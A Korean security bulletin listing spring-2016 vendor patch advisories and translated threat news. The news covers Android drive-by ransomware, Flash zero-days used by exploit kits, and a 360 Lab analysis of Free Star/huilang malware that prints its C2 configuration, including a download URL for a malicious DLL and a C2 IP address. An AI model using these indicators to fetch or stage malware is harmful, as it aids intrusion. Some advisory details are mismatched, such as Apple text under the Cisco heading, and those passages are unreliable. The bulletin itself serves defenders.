Adobe Flash Player for Google Chrome	윈도우즈, 맥, 리눅스, 크롬 OS	21.0.0.197 및 이전 버전
Adobe Flash Player For Microsoft Edge and Internet Explorer 11	윈도우즈 10	20.0.0.306 및 이전 버전
Adobe Flash Player for Internet Explorer 11	윈도우즈 8.1	20.0.0.306 및 이전 버전
Adobe Flash Player for Linux	리눅스	11.2.202.569 및 이전 버전

Adobe Flash Player 의 24 개 취약점에 대한 보안 업데이트를 발표

- JIT 스프레이 공격을 통해 메모리 보호기법을 우회할 수 있는 취약점(CVE-2016-1006)
- 임의코드 실행으로 이어질 수 있는 Type confusion 취약점(CVE-2016-1015, CVE-2016-1019)
- 임의코드 실행으로 이어질 수 있는 Use-After-Free 취약점(CVE-2016-1011, CVE-2016-1013, CVE-2016-1016, CVE-2016-1017, CVE-2016-1031)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2016-1012, CVE-2016-1020, CVE-2016-1021, CVE-2016-1022, CVE-2016-1023, CVE-2016-1024, CVE-2016-1025, CVE-2016-1026, CVE-2016-1027, CVE-2016-1028, CVE-2016-1029, CVE-2016-1032, CVE-2016-1033)
- 기존에 패치된 취약점에 대한 보안 우회 취약점(CVE-2016-1030)

Part3. 보안 이슈 돌보기

- 디렉토리 검색 경로가 취약하여 임의코드 실행이 가능한 취약점(CVE-2016-1014)

- 해결법

Adobe Flash Player 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 21.0.0.213 버전으로 업데이트 적용
- Adobe Flash Player Extended Support Release 사용자는 18.0.0.343 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.616 버전으로 업데이트 적용
- Windows 10 및 Windows 8.1 에서 구글 크롬, Microsoft Edge, 인터넷 익스플로러에 Adobe Flash Player 를 설치한 사용자는 자동으로 최신 업데이트가 적용
- 그 외 사용자는 Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전 설치, 자동 업데이트를 이용하여 업그레이드

[참고사이트] <https://helpx.adobe.com/security/products/flash-player/apsb16-10.html>

Samba 취약점 보안 업데이트 권고

Samba 소프트웨어에서 발생하는 취약점을 해결한 보안 업데이트를 발표

낮은 버전 사용자는 서비스 거부 공격 및 중간자 공격에 취약할 수 있어 해결방안에 따라 최신 버전으로 업데이트 권고

- 상세정보

- SAMR 과 LSAD 프로토콜에서 발생한 중간자 공격 취약점(CVE-2016-2118)
- Badlock 으로 명명된 취약점
- DCE-RPC Code 에러로 서비스 거부를 유발할 수 있는 취약점(CVE-2015-5370)
- NTLMSSP 인증 중간자 공격 취약점(CVE-2016-2110)
- NETLOGON 서비스 스푸핑 취약점(CVE-2016-2111)
- LDAP 서버 및 클라이언트 중간자 공격 취약점(CVE-2016-2112)
- TLS 인증서의 유효성을 검증하지 않는 취약점(CVE-2016-2113)
- server signing 옵션의 부재로 발생하는 취약점(CVE-2016-2114)
- SMB IPC 트래픽 중간자 공격 취약점(CVE-2016-2115)

Part3. 보안 이슈 돌보기

- 해결법

Samba 4.1 이전 사용자

- Samba 4.1 이전 사용자는 4.2.10 버전 또는 4.2.11 버전으로 업데이트 적용

Samba 4.2.0-4.2.9 사용자

- Samba 4.2.0-4.2.9 사용자는 4.2.10 버전 또는 4.2.11 버전으로 업데이트 적용

Samba 4.3.0-4.3.6 사용자

- Samba 4.3.0-4.3.6 사용자는 4.3.7 버전 또는 4.3.8 버전으로 업데이트 적용

Samba 4.4.0 사용자

- Samba 4.4.0 사용자는 4.4.1 버전 또는 4.4.2 버전으로 업데이트 적용

Samba History(<https://www.samba.org/samba/history>)에 방문하여 각 버전에 맞는 최신 버전을 다운로드 받아 설치

[참고사이트]

<http://badlock.org/>

<http://www.samba.org/samba/history>

한컴오피스 4 월 정기 보안 업데이트 권고

한글과컴퓨터社의 아래한글 등 오피스 제품에 대한 보안 업데이트를 발표

영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로, 아래 해결방안에 따라 최신버전으로 업데이트 권고

Part3. 보안 이슈 돌보기

- 상세정보

[해당 시스템]

소프트웨어명	동작환경	영향 받는 버전
한컴오피스 NEO	공통 요소	9.6.0.4232 이전 버전
	한글 NEO	9.6.0.2871 이전 버전
	한셀 NEO	9.6.0.3016 이전 버전
	한쇼 NEO	9.6.0.3251 이전 버전
	한워드	9.6.0.3326 이전 버전
한컴오피스 2014 VIP	공통 요소	9.1.0.3198 이전 버전
	한글	9.1.0.3030 이전 버전
	한셀	9.1.0.3021 이전 버전
	한쇼	9.1.0.3098 이전 버전
한컴오피스 2010	공통 요소	8.5.8.1577 이전 버전
	한글	8.5.8.1513 이전 버전
	한셀	8.5.8.1426 이전 버전
	한쇼	8.5.8.1568 이전 버전
한컴오피스 2007	공통 요소	7.5.12.746 이전 버전
	한글	7.5.12.754 이전 버전
	넥셀	7.5.12.811 이전 버전
	슬라이드	7.5.12.954 이전 버전

Part3. 보안 이슈 돌보기


- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#43)으로 업데이트

- 다운로드 경로: <http://www.hancom.com/download.downPU.do?mcd=0050>

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트

- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한컴 자동 업데이트 2014



[참고사이트][1] <http://www.hancom.com/download.downPU.do?mcd=005>

VMware 보안 업데이트 권고

VMware는 클라이언트 통합 플러그인 주요 보안 이슈를 보완한 보안 업데이트를 발표
영향받는 버전의 사용자는 최신 버전으로 업데이트 권고

- 상세정보

Part3. 보안 이슈 돌보기

Vmware 클라이언트 통합 플러그인에서 세션 관리 미흡으로 인해, vSphere Web Client 이용자가 악성 웹 사이트 방문 시, 중간자공격(MiTM)이나 웹 세션 하이재킹이 가능한 취약점(CVE-2016-2076)

[영향 받는 소프트웨어]

제품군	제품 버전	OS	OS
vCenter Server	6.0	모두	6.9.U2*
	5.5 U3a~U3c	모두	5.5.U3d*
	5.1	모두	영향 없음
	5.0	모두	영향 없음
vCloud Director	8.0x	Windows	영향 없음**
	5.6x	Windows	영향 없음
	5.5.5	Windows	5.5.6*
vRA Identity Appliance	7x	Linux	영향 없음
	6.2.4	Linux	6.2.4.1*
클라이언트 통합 플러그인 (Client Integration Plugin)	해결 방안 참고	Windows, MacOS	해결 방안 참고

* 최신 버전 설치 후, 관련된 전체 시스템에서의 클라이언트 통합 플러그인 업데이트 필요

** 현재 취약한 버전의 CIP(Client Integration Plugin)에는 vCloud Director 8.0.0은 탑재되어 있지 않으나, CIP 최신 버전에는 vCloud Director 8.0.1 이 탑재됨

- 해결법

vCenter Server, vCloud Director, vRealize Automation Identity Appliance 에 대하여 영향 받는 버전 사용자의 경우, 아래 링크에서 각각 최신 버전을 다운받아 설치

- vCenter Server: <https://www.vmware.com/go/download-vsphere>

- vCloud Director 5.5.6: <https://www.vmware.com/go/download/vcloud-director>

- VMware vRealize Automation 6.2.4.1:

https://my.vmware.com/web/vmware/info/slug/infrastructure_operations_management/vmware_vrealize_automation/6_2

2

Part3. 보안 이슈 돌보기

vSphere Web Client 가 이용되는 시스템의 클라이언트 통합 플러그인을 업데이트

- vSphere, vRA Identity Appliance 의 플러그인 업데이트 방법
- vCloud Director 는 vSphere Web Client 업데이트 후 연결되면 자동 업데이트 실행

[참고사이트]

<http://www.vmware.com/security/advisories/VMSA-2016-0004.html>

<https://kb.vmware.com/selfservice/microsites/search.do?cmd=displayKC&docType=kc&externalId=2145066>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2076>

2016 년 4 월 Oracle Critical Patch Update 권고

오라클社 CPU 에서 자사 제품의 보안취약점 203 개에 대한 패치를 발표[1][2][3]

* CPU(Critical Patch Update) : 오라클 중요 보안 업데이트

영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로, 아래 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

- 특수하게 조작된 패킷을 control 채널로 전송할 경우, 서버의 서비스 거부를 유발할 수 있는 취약점(CVE-2016-1285)[1]
- DNAME 리소스 레코드를 파싱하는 과정에서 서비스 거부를 유발할 수 있는 취약점(CVE-2016-1286)[2]
- DNS 쿠키 지원이 활성화된 서버에서 쿠키 옵션을 처리하는 중 서비스 거부 상태가 될 수 있는 취약점(CVE-2016-2088)[3]

[영향 받는 소프트웨어]

Oracle Database Server, version(s) 11.2.0.4, 12.1.0.1, 12.1.0.2

Oracle API Gateway, version(s) 11.1.2.3.0, 11.1.2.4.0

Oracle BI Publisher, version(s) 12.2.1.0.0

Oracle Business Intelligence Enterprise Edition, version(s) 11.1.1.7.0, 11.1.1.9.0, 12.2.1.0.0

Oracle Exalogic Infrastructure, version(s) 1.0, 2.0

Oracle GlassFish Server, version(s) 2.1.1

Oracle HTTP Server, version(s) 12.1.2.0, 12.1.3.0

Oracle iPlanet Web Proxy Server, version(s) 4.0

Oracle iPlanet Web Server, version(s) 7.0

Oracle OpenSSO, version(s) 3.0-0.7

Part3. 보안 이슈 돌보기

Oracle Outside In Technology, version(s) 8.5.0, 8.5.1, 8.5.2
Oracle Traffic Director, version(s) 11.1.1.7.0, 11.1.1.9.0
Oracle Tuxedo, version(s) 12.1.1.0
Oracle WebCenter Sites, version(s) 11.1.1.8.0, 12.2.1
Oracle WebLogic Server, version(s) 10.3.6, 12.1.2, 12.1.3, 12.2.1
Oracle Application Testing Suite, version(s) 12.4.0.2, 12.5.0.2
OSS Support Tools Oracle Explorer, version(s) 8.11.16.3.8
Oracle E-Business Suite, version(s) 12.1.1, 12.1.2, 12.1.3, 12.2.3, 12.2.4, 12.2.5
Oracle Agile Engineering Data Management, version(s) 6.1.3.0, 6.2.0.0
Oracle Agile PLM, version(s) 9.3.1.1, 9.3.1.2, 9.3.2, 9.3.3
Oracle Complex Maintenance, Repair, and Overhaul, version(s) 12.1.1, 12.1.2, 12.1.3
Oracle Configurator, version(s) 12.1, 12.2
Oracle Transportation Management, version(s) 6.1, 6.2
PeopleSoft Enterprise HCM, version(s) 9.1, 9.2
PeopleSoft Enterprise HCM ePerformance, version(s) 9.2
PeopleSoft Enterprise PeopleTools, version(s) 8, 8.53, 8.54, 8.55, 54
PeopleSoft Enterprise SCM, version(s) 9.1, 9.2
JD Edwards EnterpriseOne Tools, version(s) 9.1, 9.2
Siebel Applications, version(s) 8.1.1, 8.2.2
Oracle Communications User Data Repository, version(s) 10.0.1
Oracle Retail MICROS ARS POS, version(s) 1.5
Oracle Retail MICROS C2, version(s) 9.89.0.0
Oracle Retail Xstore Point of Service, version(s) 5.0, 5.5, 6.0, 6.5, 7.0, 7.1
Oracle Life Sciences Data Hub, version(s) 2.1
Oracle FLEXCUBE Direct Banking, version(s) 12.0.2, 12.0.3
Oracle Java SE, version(s) 6u113, 7u99, 8u77
Oracle Java SE Embedded, version(s) 8u77
Oracle JRockit, version(s) R28.3.9
Fujitsu M10-1, M10-4, M10-4S Servers, version(s) prior to XCP 2290
Oracle Ethernet Switch ES2-72, Oracle Ethernet Switch ES2-64, version(s) prior to 2.0.0.6
Solaris, version(s) 10, 11.3
Solaris Cluster, version(s) 4.2
SPARC Enterprise M3000, M4000, M5000, M8000, M9000 Servers, version(s) prior to XCP 1121
Sun Storage Common Array Manager, version(s) 6.9.0
Oracle VM VirtualBox, version(s) prior to 4.3.36, prior to 5.0.18

Part3. 보안 이슈 돌보기

Sun Ray Software, version(s) 11.1

MySQL Enterprise Monitor, version(s) 3.0.25 and prior, 3.1.2 and prior

MySQL Server, version(s) 5.5.48 and prior, 5.6.29 and prior, 5.7.11 and prior

Oracle Berkeley DB, version(s) 11.2.5.0.32, 11.2.5.1.29, 11.2.5.2.42, 11.2.5.3.28, 12.1.6.0.35, 12.1.6.1.26

Oracle Linux, version(s) 5,6,7

영향받는 시스템의 상세 정보는 [참고사이트](#)[1][2][3]를 참조

- 해결법

"Oracle Critical Patch Update - April 2016" 문서 및 패치사항을 검토하고 벤더사 및 유지보수업체와 협의/검토 후 패치 적용[1][2][3]
JAVASE 사용자는 설치된 제품의 최신 업데이트를 다운로드[4] 받아 설치하거나, Java 업데이트 자동 알림 설정을 권고[5]

[참고사이트]

[1] <http://www.oracle.com/technetwork/security-advisory/cpupr2016v3-2985753.html>

[2] <http://www.oracle.com/technetwork/topics/security/whatsnew/bulletinapr2016-2952098.html>

[3] <http://www.oracle.com/technetwork/topics/security/linuxbulletinapr2016-2952096.html>

[4] <http://www.oracle.com/technetwork/java/javase/downloads/index.html>

[5] http://www.java.com/ko/download/help/java_update.xml

CISCO 제품 보안 업데이트 권고

Apple社에서 자사 제품 취약점을 해결한 보안업데이트 공지

공격자가 취약점을 이용하여 피해를 발생시킬 수 있어 해당 Apple 제품을 사용하는 이용자들은 최신버전으로 업데이트 권고

- 상세정보

· 시스코 무선 랜 컨트롤러 관리 인터페이스 DoS 취약점(CVE-2016-1362)[1]

· 시스코 ASA 소프트웨어(Adaptive Security Appliance) DHCPv6 릴레이 DoS 취약점(CVE-2016-1367)[2]

· 시스코 무선랜 컨트롤러 DoS 취약점(CVE-2016-1364)[3]

· 시스코 무선랜 컨트롤러 http 파싱 DoS 취약점(CVE-2016-1363)[4]

· 시스코 제품 libSRTP DoS 취약점(CVE-2015-6360)[5]

Part3. 보안 이슈 돌보기

[영향 받는 소프트웨어]

참고사이트에 명시되어 있는 'Affected Products'를 통해 취약한 제품 확인

- 해결법

운영자는 유지보수 업체를 통하여 패치 적용 및 참고사이트 참조

[참고사이트]

- [1] <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160420-wlc>
- [2] <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160420-asa-dhcpv6>
- [3] <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160420-bdos>
- [4] <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160420-htrd>
- [5] <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160420-libsrtp>

Apache Struts2 보안 업데이트 권고

Apache Struts 2 에서 원격 코드 실행 취약점 등을 보완한 보안 업데이트 발표[1][2]

영향 받는 버전의 사용자는 최신버전으로 업데이트 권고

- 상세정보

원격 코드 실행 취약점(CVE-2016-3081, CVE-2016-3082) [3][4]

[영향 받는 소프트웨어]

- Struts 2.0.0 ~ Struts 2.3.28 (2.3.20.3 및 2.3.24.3 제외)

- 해결법

Struts 2.3.20.3, 2.3.24.3, 2.3.28.1 로 업데이트

[참고사이트]

- [1] <http://struts.apache.org/download.cgi#struts23281>
- [2] <http://struts.apache.org/docs/version-notes-23281.html>
- [3] <http://struts.apache.org/docs/s2-031.html>
- [4] <http://struts.apache.org/docs/s2-032.html>

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

Hacking Team 관련 치명적인 안드로이드 드라이브바이 익스플로잇 버그, 활발히 활동 중

Active drive-by exploits critical Android bugs, care of Hacking Team

월요일에 발표될 예정이었던 연구 결과에 따르면, 안드로이드 구버전의 치명적인 취약점을 노리는 현재 진행중인 드라이브 바이 공격이 랜섬웨어를 유포시키고 있다.

해당 구버전들은 여전히 수백만명이 사용 중이다.

이 공격에는 안드로이드 4.0~4.3 버전의 적어도 두 가지의 치명적인 취약점을 포함하고 있으며, 해커에게 무제한 "root"권한을 주는 Towelroot 익스플로잇도 여기에 해당한다.

이 익스플로잇 코드는 지난 7 월 이탈리아 Hacking Team에서 유출된 안드로이드 공격 스크립트를 많이 가져온 것으로 보인다. 추가 정보에 따르면, 안드로이드 4.4 버전의 기기 또한 다른 취약점 셋을 공격해 감염되었을 수도 있다.

안드로이드 취약점이 실제 드라이브 바이 공격으로 이어진 것은 처음이다.

수년간 대부분의 안드로이드 악성코드는 사용자로 하여금 일반 앱을 가장한 악성 앱을 설치하도록 속이는 소셜 엔지니어링 공격으로 이루어졌다.

Blue Coat Systems에 의해 발견된 드라이브 바이 공격은 적어도 지난 60 일간 활동중인 상태이며, 완전히 자신을 숨기고 있고 사용자 인터랙션이 필요 없기 때문에 주목 할만 하다.

Zimperium의 플랫폼 연구 및 취약점 부팀장 Joshua Drake는 "매우 정교한 공격으로 보인다. 이 공격이 강력한 이유는, 디폴트로 설치되는 소프트웨어 내의 취약점을 이용해 몰래 사용자 기기의 전체 권한을 얻기 때문이다.

내가 아는 한 이 공격은 취약점들을 이용해 안드로이드 사용자를 노린 첫번째 실제 DBD 공격이다. 해당 공격이 과거의 취약점들을 이용하는 반면, 안드로이드 세계의 공격자들의 전술 변화를 나타낸다."고 말했다.

Drake의 평가는 직접 코드를 리뷰해 보고 내린 것이며, 해당 코드는 Blue Coat 랩의 포르노사이트 악성광고를 통해 감염된 안드로이드 4.2.2가 동작하는 삼성 태블릿에서 발견되었다.

Blue Coat 로그 데이터에 따르면, 안드로이드 4.x 및 4.4가 동작하는 적어도 224개 안드로이드 기기들이 감염되었다.

해당 휴대폰들은 Blue Coat 보안 서비스에서 보호하는 77개 서로다른 기업 네트워크로 연결되어 있었기 때문에, 해당 데이터는 전체 인터넷 상에서의 총 감염 수의 극 일부분만을 나타낼 것이다.

NorthBit은 안드로이드 5.0, 5.1을 사용하는 23퍼센트의 안드로이드 기기, 대략 2.35억 대의 기기가 이에 취약할 것이라 추산했다. 아직까지 구글과 기기 제조사들은 이와 관련하여 별다른 공지를 내놓지 않은 상태이다.

Part4. 해외 보안 동향

Cyber.Police

Blue Coat 의 취약한 태블릿으로 악성 웹페이지에 접근하니, 기기가 Cyber.Police 라고 불리는 랜섬웨어에 몰래 감염되었다. 해당 앱은 적어도 12 월부터 유포되었으며, 불법 포르노 시청에 대한 법적 조치에 대해 경고해 하나 또는 이상의 \$100 짜리 애플 아이튠즈 기프트 카드로 벌금을 지불하도록 한다.

해당 악성앱은 감염된 기기를 잠금 상태로 만들어 전화를 수/발신 하거나 다른 사용을 막는다.

Blue Coat 분석가가 앱을 삭제할 수 있었던 유일한 방법은 공장 초기화였으나, 웹 검색을 통해 확인해보니 감염된 기기를 안전모드로 부팅하는 더 쉬운 방법이 있다고 한다.

감염 과정에서 그 분석가는 태블릿과 악성 웹사이트 간 전송되는 트래픽을 찾아냈다. 그는 Drake 에게 이를 넘겨 조사를 맡겼다. Drake 의 분석에 따르면, 난독화가 해제되니, 공격에 사용된 자바스크립트가 Hacking Team 유출 사태에서 발견된 익스플로잇 코드와 거의 동일했다.

Hacking Team 자바스크립트는 취약한 안드로이드 기기로 하여금 해커가 지정한 어떤 파일이든 다운로드 및 실행시키도록 한다. 분석가의 태블릿에 전송된 실행가능 포맷과 연동가능 포맷 파일은 Towelroot 취약점을 사용해 공격하고, 악성 Cyber.Police 앱이 설치된 안드로이드 APK 를 실행한다.

해당 공격은 새로 얻은 루트 권한으로 안드로이드 앱의 설치보다 우선순위로 되어있는 일반적인 앱 권한 다이얼로그를 막는다. 또한 권한 상승으로 다른 앱과 OS 기능을 종료시켜 휴대폰을 효과적으로 잠근다.

Towelroot 는 리눅스 커널 futex 로컬 권한 상승 버그 (CVE-2014-3153)에서 나왔으며, Comex 가 발견한 리눅스 커널 내 버그로, Pinkie Pie 라는 해커가 크롬 브라우저 내 높은 중요도의 취약점들을 이용해 공격했다.

futex 버그는 권한이 없는 사용자 또는 프로세스로 하여금 무제한 루트 권한을 얻도록 했다.

며칠만에 "GeoHot" 해커는 안드로이드 사용자가 해당 버그를 이용해 기기를 루팅하고, 구글이나 다른 하드웨어 업체들이 금지하는 것들을 실행할 방법을 찾았다.

구글은 해당 Towelroot 취약점을 버전 4.4 에서 패치했으나, 해당 버전은 거의 25%의 안드로이드 사용자들이 받아본 적 없는 버전이다.

Part4. 해외 보안 동향

대충 만든 듯 하지만 주목할 만한 가치 있어

해당 익스플로잇의 활성화는 그 악성 앱과는 현저한 대조를 보인다. Cyber.Police 는 랜섬웨어가 애매한 위협만 하고 대부분 쉽게 뚫리는 잠금 기술을 쓰던 시절로 돌아갔다.

새로운 크립토 랜섬웨어와 달리, 해당 앱은 파일을 암호화시키지 않는다.

아이튠즈 기프트카드를 지불에 사용하는 것은 추적이 훨씬 어려운 Bitcoin 을 요구하는 현재 트렌드와 비교해 봤을 때 대충 만든 듯한 것으로 보인다.

공격에는 다른 제약점이 있다. 가능할 법하지만 아직 확실히 영향 받는다고 할 수 없는 안드로이드 4.4 가 동작하는 기기를 감염시키기 위해 분리된 익스플로잇 셋을 사용하더라도, 이후 버전에는 소용이 없다.

또한, 지금까지 드러난 바에 따르면 해당 공격은 포르노 사이트에서만 유포되고 있으며, 주요 웹 자산에는 영향을 미치지 않는다.

이러한 제약에도, 해당 공격은 주목할만하다. 구글에 따르면, 23.5%의 안드로이드 기기가 해당 공격에 취약하며, Blue Coat 버전 4.4 사용자가 정말 감염이 의심된다면, 해당 퍼센티지는 57%로 상승한다.

상당한 취약한 기기 사용자들이 업데이트를 받지 않을 것은 변함없다.

더 나아가, 해당 공격은 안드로이드 사용자를 노린 드라이브 바이 공격이 성공적인 감염 수단이 될 수 있음을 나타낸다.

만약 공격자가 두개 이상의 공개된 익스플로잇을 연동해 2-bit 랜섬웨어 앱을 설치 시킨다면, 같은 기술이 다시 사용돼 더 위험한 앱을 더 많은 사용자가 설치하게 될 것이라는 것은 틀림없다.

출처: <http://arstechnica.com/security/2016/04/active-drive-by-attacks-exploit-critical-android-bugs-care-of-hacking-team/>

최신 Adobe Flash Player 제로데이 취약점으로 랜섬웨어 유포

LATEST FLASH ZERO DAY BEING USED TO PUSH RANSOMWARE

지난 목요일 밤 긴급 업데이트로 패치된 Adobe Flash Player 제로데이 취약점이 두 익스플로잇 킷 공격에서 활발히 이용되고 있다.

해커들이 Locky 또는 Cerber 랜섬웨어로 사용자들을 감염시키기 위해 기존의 패치되지 않은 취약점을 사용하고 있다.

Locky 는 상대적으로 새로운 크립토 랜섬웨어 종류로, 매크로를 포함한 Word 문서를 포함한 스팸 첨부파일을 통해 랜섬웨어를 다운로드 시킨다.

또한 피해 PC 에 저장된 모든 파일을 암호화 시키며, 네트워크 공유된 다른 PC 와 더불어 심지어 온라인 백업도 노린다.

Cerber 도 크립토 랜섬웨어로 감염된 PC 가 사용자에게 음성으로 말을 거는 특징을 갖고 있다.

익스플로잇 킷을 랜섬웨어 배포에 사용하는 것이 새로운 방식은 아니지만, 이번에는 특히 의료 산업 해킹 공격의 중심에 있는 Locky 랜섬웨어 유포를 확대시키고 있다.

Proof Point 의 연구진에 따르면, 해당 제로데이를 통해 Nuclear 익스플로잇 킷은 Locky 랜섬웨어를, Magnitude 익스플로잇 킷은 Cerber 랜섬웨어를 유포하고 있다.

Part4. 해외 보안 동향

해커들이 해당 제로데이 취약점을 활용해 공격할 잠재적 타깃들은 셀 수 없이 많지만, Flash Player 이전 버전에만 이 특정 익스플로잇을 사용했다.

전문가들은 해커들이 해당 취약점을 100% 이해하고 활용하는 것으로는 보이지 않는다고 말했다.

그럼에도 불구하고, 해당 익스플로잇은 활발히 유포되어왔다.

Magnitude는 Cerber 랜섬웨어 유포에 최근 72 시간 내, Nuclear는 Locky 랜섬웨어 유포에 3 월 31 일부터 해당 취약점을 공격에 이용하고 있다.

Angler 익스플로잇 킷 만큼 공격 스케일이 큰 것은 아니지만, 이 공격은 효과적이고 블랙마켓에서 인기를 끌고 있다는 점에서 더욱더 확대될 위험이 있다.

기존의 Locky 유포 수단인 수 많은 스팸 공격과 결합할 경우, 더욱 장기적인 문제점을 일으킬 수 있다.

해당 제로데이 취약점은 Windows 10 의 전체 버전 및 이전 버전에 영향을 주며, 다른 취약점들과 함께 이번 업데이트에서 패치되었다.

Adobe 는 해당 익스플로잇으로 시스템 충돌과 해커의 임의코드 실행이 발생할 수 있다고 밝히며, 3 월 10 일 Flash 21.0.0.182 업데이트로 패치할 것을 권고했다.

또한 CVE-2016-1019 취약점이 Flash 20.0.0.306 이전 버전을 사용하는 Windows 7 및 Windows XP 시스템 사용자를 노리고 있다고 덧붙였다.

랜섬웨어는 경제적 투자대비 효과가 커 계속해서 문제가 될 것으로 보인다고 Proof Point 의 부사장 Kevin Epstein 이 말했다.

출처: <https://threatpost.com/latest-flash-zero-day-being-used-to-push-ransomware/117248/>

2. 중국

Free Star 악성코드 분석 및 추적

360 연구실은 각종 악성코드와 전쟁 중이며, 악성코드들은 각종 방법들을 동원하여 보안 제품의 레이더를 벗어나려 하고 있다. 최근 최신 버전의 huilang 악성코드가 새로운 인터넷 연결 방식을 사용한 것을 포착하였다. QQ 블로그, 웨이보, 블로그 혹은 클라우드를 이용하여 인터넷에 연결하는 방법과 매우 유사하다. 이 방법은 QQ의 사용자 닉네임을 매개체로 하여 온라인 주소를 얻고, 정상적인 통신 통로로 이용하여 비정상적인 통신을 시도한다.

```
大灰狼下载核心模块地址:
http://qxw1098940188.my3w.com/BlackColor.dll

大灰狼上线结构:
211 149 231 42
179639395
9090
9090
12345678admins
2.0
SuperProServer
SuperProServer
监测和监视新硬件设备并自动更新设备驱动。
%SystemRoot%\
svchost.exe
Cao3600
默认分组


1
2
0
1
0
http://www.ip138.com/ips138.asp?ip=%s&action=2
>>
</
http://dns.aizhan.com/?q=%s|
" "
'
http://users.qzone.qq.com/cgi-bin/cgi_get_portrait.fcgi?uins=%s
http://users.qzone.qq.com/cgi-bin/cgi_get_portrait.fcgi?uins=%s
```

Part4. 해외 보안 동향



해당 방법이 효과가 있다는 것이 증명 된 후, 다른 악성코드들이 쉽게 해당 방법을 참고할 수 있었다. 360 연구소의 연관성 분석 결과, Free Star 라는 악성코드 역시 이러한 인터넷 연결 방식을 사용했다. 이 악성코드는 2015년 2월쯤 출현하였으며, 제작자는 2015년 5월 백신 우회 커뮤니티에서 소프를 판매하였다. 그 후 새로운 버전은 2016년 1월부터 현재까지 사용하고 있다. 해당 악성코드의 일부 코드구조는 Gh0st, dahuilang 과 유사하다. 이는 즉 원격 연결 악성코드라는 것을 추측할 수 있다.

아래 캡처화면은 백신 우회 커뮤니티에서 내려 받은 Free Star 악성코드의 제어 툴 화면이며, 해당 캡처화면에서 볼 수 있듯이, Server 설정 중에서 IP 주소를 암호화 한 후 QQ 닉네임으로 설정한 후, 서버에서 그에 상응하는 인터페이스를 통하여 QQ의 닉네임을 얻어 악성코드를 내려 줄 IP 주소를 얻는다.



방문하는 인터페이스는 아래와 같다.

Part4. 해외 보안 동향

```
portraitCallBack(["550067654":["http://qlogo3.store.qq.com/qzone/550067654/550067654/100",589,-1,0,0,0,"ddeadadfad1eSS",0]])
360安全播报 ( bobao.360.cn )
```

우리가 분석한 악성코드는 Free Star 악성코드이다.

샘플 분석

샘플의 기본 정보는 다음과 같다.

